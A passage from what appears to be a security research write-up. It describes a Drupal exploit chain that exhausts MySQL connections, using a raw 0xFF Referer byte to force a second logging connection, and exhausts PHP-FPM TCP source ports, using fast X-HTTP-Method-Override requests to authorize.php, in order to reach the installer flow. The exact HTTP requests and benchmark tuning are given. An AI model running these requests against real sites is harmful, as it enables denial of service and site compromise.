

This is what the full exploit chain looks like on a stock Drupal with Apache + PostgreSQL installation:
Apache → MySQL
Getting this working with Apache (MaxRequestWorkers = 150) and MySQL (max_connections = 151) is not much more complex. When a dynamic Drupal request triggers a logged event, Drupal adds the Referer request header to the logging context. With the dblog module enabled by the Standard installation profile, this context is inserted into the watchdog database table. What makes this logging interesting is the try ... catch around the insertion: if the insertion throws a database exception, Drupal opens a dedicated database connection and retries it.
$context['referer'] = $request->headers->get('Referer', '');

// [...]

try {
  $this->connection
    ->insert('watchdog')
    ->fields([
      // [...]
      'referer' => $context['referer'],
      // [...]
    ])
    ->execute();
}
catch (\Exception $e) {
  if (
    ($e instanceof DatabaseException || $e instanceof \PDOException) &&
    $this->connection->getTarget() != self::DEDICATED_DBLOG_CONNECTION_TARGET
  ) {
    $key = $this->connection->getKey();
    $info = Database::getConnectionInfo($key);
    Database::addConnectionInfo(
      $key,
      self::DEDICATED_DBLOG_CONNECTION_TARGET,
      $info['default']
    ); // HERE
    $this->connection = Database::getConnection(
      self::DEDICATED_DBLOG_CONNECTION_TARGET,
      $key
    );
    $this->log($level, $message, $context);
  }
  else {
    throw $e;
  }
}
To make the log insertion fail, we can take advantage of Drupal’s default MySQL table creation and connection initialization, both of which force the utf8mb4 character set. Because the raw byte 0xFF cannot appear in a valid UTF-8 sequence (RFC 3629), MySQL aborts the insertion with error 1366:
SQLSTATE[HY000]: General error: 1366
Incorrect string value: '\xFF' for column 'referer' at row 1
The following request causes Drupal to open both its normal database connection and the dedicated_dblog connection:
GET /sites/default/files/css/css_x.css?theme=olivero&delta=0&language=en&include=eNorSElNTElKTU3TT8vMSQUAKM0FYA&_format=json HTTP/1.1
Host: <drupal-host>
Referer: <raw 0xFF byte>
Accept-Encoding: identity
Connection: close
This allows the following request to open two database connections and retain them while the response remains blocked. This makes it ideal for reliably reaching MySQL's connection limit.
This leads us to the following updated vulnerable FAIL, FAIL, and then SUCCESS sequence for Apache with MySQL:


This is what the full exploit chain looks like on a stock Drupal with Apache + MySQL installation:
PHP-FPM → PostgreSQL/MySQL
As explained in the first sections, for PHP-FPM (pm.max_children = 5), we need to trigger the SQLSTATE[HY000] [2002] Cannot assign requested address error by exhausting Linux TCP source ports with connections in TIME_WAIT. Initially, we thought that reusing the asset endpoint with two database connections per request would be optimal, as it would require "only" approximately 236 requests per second to create the required 472 PHP-side TIME_WAIT sockets per second.
To evaluate this approach, we ran the race five times on several AWS EC2 instance types and recorded the average response rate and peak PHP-to-MySQL TIME_WAIT count. The results were disappointing:

As shown in the table above, reaching PHP-to-database source-port exhaustion through the asset endpoint required a server with at least 8 vCPUs. We could consider this "realistic" since some server must be impacted, but we wanted to push the technique further and cover as many configurations as possible.
Our second approach was therefore to focus on finding a faster endpoint. Using AI to look for such a candidate, we ended up with:
POST /core/authorize.php HTTP/1.1
Host: <drupal-host>
X-HTTP-Method-Override: GET
Content-Length: 0
This request is fast because Drupal performs an early sanitization check immediately after opening its normal database connection. When X-HTTP-Method-Override changes the request from POST to GET, Drupal rejects the method override and immediately returns an empty HTTP 400 response.
Running the same benchmark with this new request gave much more interesting results:

With the authorize.php endpoint, it's now possible to reach the SQLSTATE[HY000] [2002] Cannot assign requested address error on a server with only 4 vCPUs, which is much better!
Before looking at the limitations of this approach, the following diagram provides an overview of how source-port exhaustion fits into Drupal's installer flow:

